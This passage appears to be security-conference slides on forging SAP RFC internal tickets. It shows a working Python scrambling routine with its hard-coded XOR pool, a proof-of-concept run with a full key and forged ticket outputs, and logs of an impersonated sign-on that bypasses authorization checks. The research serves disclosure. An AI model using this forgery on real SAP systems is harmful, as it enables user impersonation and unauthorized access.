
- Scrambling seed
  - another 4-byte in the TLV pattern
  - used to find index for XOR pool
- XOR pool
  - uses a 64-byte long hard-coded conversion map (XOR alphabet kt)
- XOR schedule
  - translates each byte of secret
  - performs symmetric XOR operation
  - incorporates seed value in calculation process (to increase entropy?)




```
def scramble_secret(secret, length, seed):
    msg = bytearray.fromhex(secret.hex())
    pk = -1
    j = (seed >> 5 ^ seed * 2 ^ seed) % 64
    # Hard-coded XOR alphabet kt
    xorpool = b"\xf0\xed\x53\xb8\x32\x44\xf1\xf8\x76\xc6\x79\x59\xfd\x4f\x13\xa2" \
              b"\xc1\x51\x95\xec\x54\x83\xc2\x34\x77\x49\x43\xa2\x7d\xe2\x65\x96" \
              b"\x5e\x53\x98\x78\x9a\x17\xa3\x3c\xd3\x83\xa8\xb8\x29\xfb\xdc\xa5" \
              b"\x55\xd7\x02\x77\x84\x13\xac\xdd\xf9\xb8\x31\x16\x61\x0e\x6d\xfa"
    # XOR schedule: loop over each byte of secret and perform mapping
    for i in range(0, length):
        msg[i] = msg[i] ^ ((pk * i ^ xorpool[j]).to_bytes(8, "little", signed=True)[0])
        j = (j + 1) % 64
        pk += seed
    # return translated secret
    return ''.join(format(byte, '02x') for byte in msg)
```

[6] E. Fausto. (2015). Recovering SAP RFC Credentials From Network Traffic. Presented at the Ekoparty Security Conf. 2015










# 1. e4 e5: From Reflection to Deflection

## [Logon Artefacts and Design Flaws]

# Alternate Logon Material – Overview

## Internal and Trusted Conversations



Used to identify RFC partner in special conversation scenarios

- **ab\_xsignon->disp+work!CheckTicket** for passwordless logons on AS ABAP
- Internal Conversations
  - Implicit trust for communication within the same system and without user context switch
- Trusted Conversations
  - Explicit trust for communication with external systems
  - Foundation for the trusted/trusting architecture (transaction SMT1/SMT2)
  - Security methods 1 and 2

# Internal Ticket – IntTicket

## Implementation and Cryptographic Routines

### Pre-Shared Secret *intkey*

- 64-byte long message digest using PRNG
- Stored in Secure Storage in the Database
  - Studied by several other researchers [7, 8, 9, 10]
  - Custom 3DES-EDE encryption
- Base64 encoded


### Message String *msg*

- Caller SID and Installation Number
- Request Timestamp
- Null-padded

### Algorithm

- HMAC-SHA256

*disp+work!ab\_MakeTicketRcvInternal*



[7] D. Chastuhin. (2014). All Your SAP Passwords Belong To Us. Presented at the Confidence Security Conf. 2014.  
 [8] Cert Devoteam, Y. Genuer, "The Security of 'SAP Secure Storage'", cert-devoteam.fr. <https://www.cert-devoteam.fr/en/the-security-of-sapsecure-storage/> (accessed in 2022, not available anymore).  
 [9] O. Veyisoglu, "Evaluation of SAP Security with a Black-Box Approach", M.S. thesis, École Polytechnique Fédérale de Lausanne, 2022.  
 [10] SecureAuth Innovation Labs, M. Gallo, "SecureAuth Innovation Labs Sheds Light on Protecting Credentials in SAP HANA: The Client Secure User Store", secureauth.com. <https://www.secureauth.com/blog/secureauth-innovation-labs-sheds-light-on-protecting-credentials-in-sap-hana-the-client-secure-user-store/> (accessed Jun. 4, 2023).

# Internal Ticket – IntTicket

Python3 PoC ab\_TicketInt.py


0x0140  
[Internal Ticket Container]

```
000001E4 12 4f 55 54 42 4f 55 4e 44 5f 52 46 43 5f 33 5f .OUTBOUN D RFC 3_
000001F4 50 4f 43 00 06 01 30 00 08 52 53 52 46 43 50 49 POC...0. .RSRFCPI
00000204 4e 01 30 01 11 00 05 41 4c 49 43 45 01 11 01 17 N.0...A LICE....
00000214 00 0c b9 74 2e 2c b8 68 da c4 f7 0b 0d 15 01 17 ...t.,h .....
00000224 00 03 00 03 41 34 48 00 03 00 0c 00 04 53 4d 35 ....A4H.←.....SMS
00000234 39 00 0c 01 22 00 0e 32 30 32 33 30 36 30 38 31 9..."..2 02306081←
00000244 37 35 33 35 34 01 22 01 35 00 0a 44 45 4d 4f 53 75354." 5..DEMOS←
00000254 59 53 54 45 4d 01 35 01 23 00 00 01 23 01 41 00 YSTEM.5. #...#.A.
00000264 1c 88 3c 9a 48 5c 2e 5b 5c 5f 31 da 01 9f 18 19 <HV S \ T.....
00000274 d3 ee 96 6b 42 b6 9d 3c a4 ad 62 9f 1d 01 41 01 ...cB.< ..b...A.
00000284 40 00 24 04 c0 7e 9e 19 14 03 3b f0 97 80 a6 a8 @.$...~...;.....
00000294 87 f4 6a 16 ef ef b7 09 a7 7a 6f 89 21 55 dc e9 .j.....zo.!U..
000002A4 28 dc a7 cb 36 f4 1d 01 40 00 0e 00 03 30 30 30 (...6... @....000
000002B4 00 0e 01 19 00 05 41 4c 49 43 45 01 19 01 14 00 .....AL ICE.....
000002C4 03 30 30 30 01 14 01 15 00 01 45 01 15 00 09 00 .000.... ..E.....
000002D4 05 41 4c 49 43 45 00 09 01 34 00 03 30 30 30 01 .ALICE.. .4..000.
000002E4 34 05 01 00 01 01 05 01 01 36 00 25 01 02 42 ac 4..... 6 % B
```

```
~/e/crypto >>> python3 ab_TicketInt.py -ik 696e053bd9fa4b27b53e5e8efc02ec1f06e86b86c51c09349ea6583b2fbb70241d8a5a9415c29ef0a64531613df6a4f6cb6ad2ea6bf21e146d1e87b3fc0d0632 -cs A4H -rt 20230608175354 -ci DEMOSYSTEM -sc -ss 04c07e9e -v
[*] Calculating IntTicket...
[i] Key intkey is ==> 696e053bd9fa4b27b53e5e8efc02ec1f06e86b86c51c09349ea6583b2fbb70241d8a5a9415c29ef0a64531613df6a4f6cb6ad2ea6bf21e146d1e87b3fc0d0632
[i] Caller SID (CSID) is ==> A4H
[i] Caller InstNo (CInstNo) is ==> DEMOSYSTEM
[i] Timestamp is ==> 20230608175354
[i] Message is ==> A4H20230608175354DEMOSYSTEM
[i] IntTicket ==> E4581EB80D999FF7043FB0875531AE608436E168FBBDB7899B9409D23CB2AE40
[*] Scrambling IntTicket...
[i] Scrambling seed ==> 04C07E9E
[i] Scrambled IntTicket ==> 1914033BF09780A6A887F46A16EFEFB709A77A6F892155DCE928DCA7CB36F41D
[+] Done
```

# Internal Conversation (State I)

## Authentication Workflow



```
# cat /usr/sap/<SID>/D00/work/dev_wN
[...]
A RFC SignOn> CheckTicket
A RFC SignOn> CClient 000 (leng: 3)
A RFC SignOn> WhoAmI ALICE (leng: 5)
A RFC SignOn> Client 000 (leng: 3)
A RFC SignOn> User ALICE (leng: 5)
A RFC SignOn> SystemID NPL (leng: 3)
A RFC SignOn> TransactionID SE37 (leng: 4)
A RFC SignOn> TimeStamp 20230502231419 (leng: 14)
A RFC SignOn> TicketInt (leng: 32)
A RFC SignOn> TicketExt (leng: 24)
A RFC SignOn> LicenseNr DEMOSYSTEM (leng: 10)
A RFC SignOn> Information (leng: 0)
A RFC SignOn> call from client with same sysid.
A RFC SignOn> Check internal RFC ticket
[...]
N RSEC: --> "rsecxdb__ReadEncryptedContents"
[/bas/753_REL/src/krn/...
N In: pIdentifier =
/HMAC_INDEP/RFC_INTERNAL_TICKET_4_TRUSTED_SYSTEM
[...]
A RFC SignOn> [1] ab_MakeTicketRcvInternal (buffer leng:
58, sum leng: 0, ...
A RFC SignOn> Check internal RFC ticket successful.
A RFC SignOn> Single signon successful (internal ticket)
[...]
A RFC SignOn> RFC type I
M ThSetRfcType: set rfc type DP_INTERNAL_RFC for T2
```

# Internal Conversation (State I)

## Authentication Workflow

Client	User ID	Client Host	Application	Dialog time	Session Type
000	ALICE	kali		05.05.2023 01:08:31	RFC
000	ALICE	kali	SM04	05.05.2023 01:08:38	GUI

Group description	Cell Content
Client	000
User ID	ALICE
Internally Used Back-End Session Key	T6_U6199_M0
Client Host	kali
Dialog time	05.05.2023 01:08:31
Type of User Session	RFC
No. of Sessions	1
Priority	High
Info About User Session	Sync. RFC
Memory Size (Net)	1.939
Conversation ID	74744430
Application Info.	R=1 T=S S=qassrvsap_NPL_00 I=BAPI_USER_G
User Trace	Off
Gross Memory	4.207
Hyper Memory	56
ABAP Memory	1.515
RFC Logon Type	Internal
Name of Main Program	SAPMSSY1
SAP GUI Version	770

```
# cat /usr/sap/<SID>/D00/work/dev_wN
[...]
A RFC SignOn> CheckTicket
A RFC SignOn> CClient 000 (leng: 3)
A RFC SignOn> WhoAmI ALICE (leng: 5)
A RFC SignOn> Client 000 (leng: 3)
A RFC SignOn> User ALICE (leng: 5)
A RFC SignOn> SystemID NPL (leng: 3)
A RFC SignOn> TransactionID SE37 (leng: 4)
A RFC SignOn> TimeStamp 20230502231419 (leng: 14)
A RFC SignOn> TicketInt (leng: 32)
A RFC SignOn> TicketExt (leng: 24)
A RFC SignOn> LicenseNr DEMOSYSTEM (leng: 10)
A RFC SignOn> Information (leng: 0)
A RFC SignOn> call from client with same sysid.
A RFC SignOn> Check internal RFC ticket
[...]
N RSEC: --> "rsecxdb__ReadEncryptedContents"
[/bas/753_REL/src/krn/...
N In: pIdentifier =
/HMAC_INDEP/RFC_INTERNAL_TICKET_4_TRUSTED_SYSTEM
[...]
A RFC SignOn> [1] ab_MakeTicketRcvInternal (buffer leng:
58, sum leng: 0, ...
A RFC SignOn> Check internal RFC ticket successful.
A RFC SignOn> Single signon successful (internal ticket)
[...]
A RFC SignOn> RFC type I
M ThSetRfcType: set rfc type DP_INTERNAL_RFC for T2
```

# Internal Conversation (State I)

## Authentication Workflow

### IntTicket Capabilities and Additional Use Cases

- arbitrary user impersonation
- bypasses S\_RFC authorization check when
  - Profile parameter *auth/rfc\_authority\_check* != 2
  - Profile parameter *auth/rfc\_authority\_check* != 9
  - Kernel default = 1

Authorization Object	S_RFC	to
Result		to
Max. No. of Records per Server	10.000	
<input type="checkbox"/> Filter Duplicate Entries		
<input type="checkbox"/> Evaluate Extended Passport		
✔ No records that correspond to these search criteria found		

### Re-Check on Kernel Release 777

- New sanity checks
  - External Ticket ExtTicket
  - Extra validation of Installation Number

```
# cat /usr/sap/<SID>/D00/work/dev_wN
[...]
A RFC SignOn> cmp license |DEMOSYSTEM|DEMOSYSTEM|
A RFC SignOn> call from client with same license number.
A RFC SignOn> Check internal RFC ticket
[...]
A RFC SignOn> [1] ab_MakeTicketRcvInternal (buffer leng:
58, sum leng: 0, ...
A RFC SignOn> Check internal RFC ticket successful.
A RFC SignOn> cmp client |000|000|
A RFC SignOn> cmp user |ALICE|ALICE|
[...]
A RFC Signon> ab_MakeTicketRcvExternal key (1)
RFC_EXTERNAL_TICKET_4_TRUSTED_SYSTEM (rc: 0 len 64)
A RFC SignOn> [1] ab_MakeTicketRcvDBKey (buffer leng:
134, sum leng: 138, ...
A RFC SignOn> Single signon successful (internal ticket)
[...]
A RFC SignOn> RFC type I
M ThSetRfcType: set rfc type DP_INTERNAL_RFC for T2
```

# External Ticket – ExtTicket (Security Method 2)

## Implementation and Cryptographic Routines

### Pre-Shared Secret *extkey*

- 64-byte long message digest using PRNG
- Trusted System: Stored in Secure Storage in the Database (3DES-EDE & base64 encoded)
- Trusting System: Stored in RFCSYSACL record

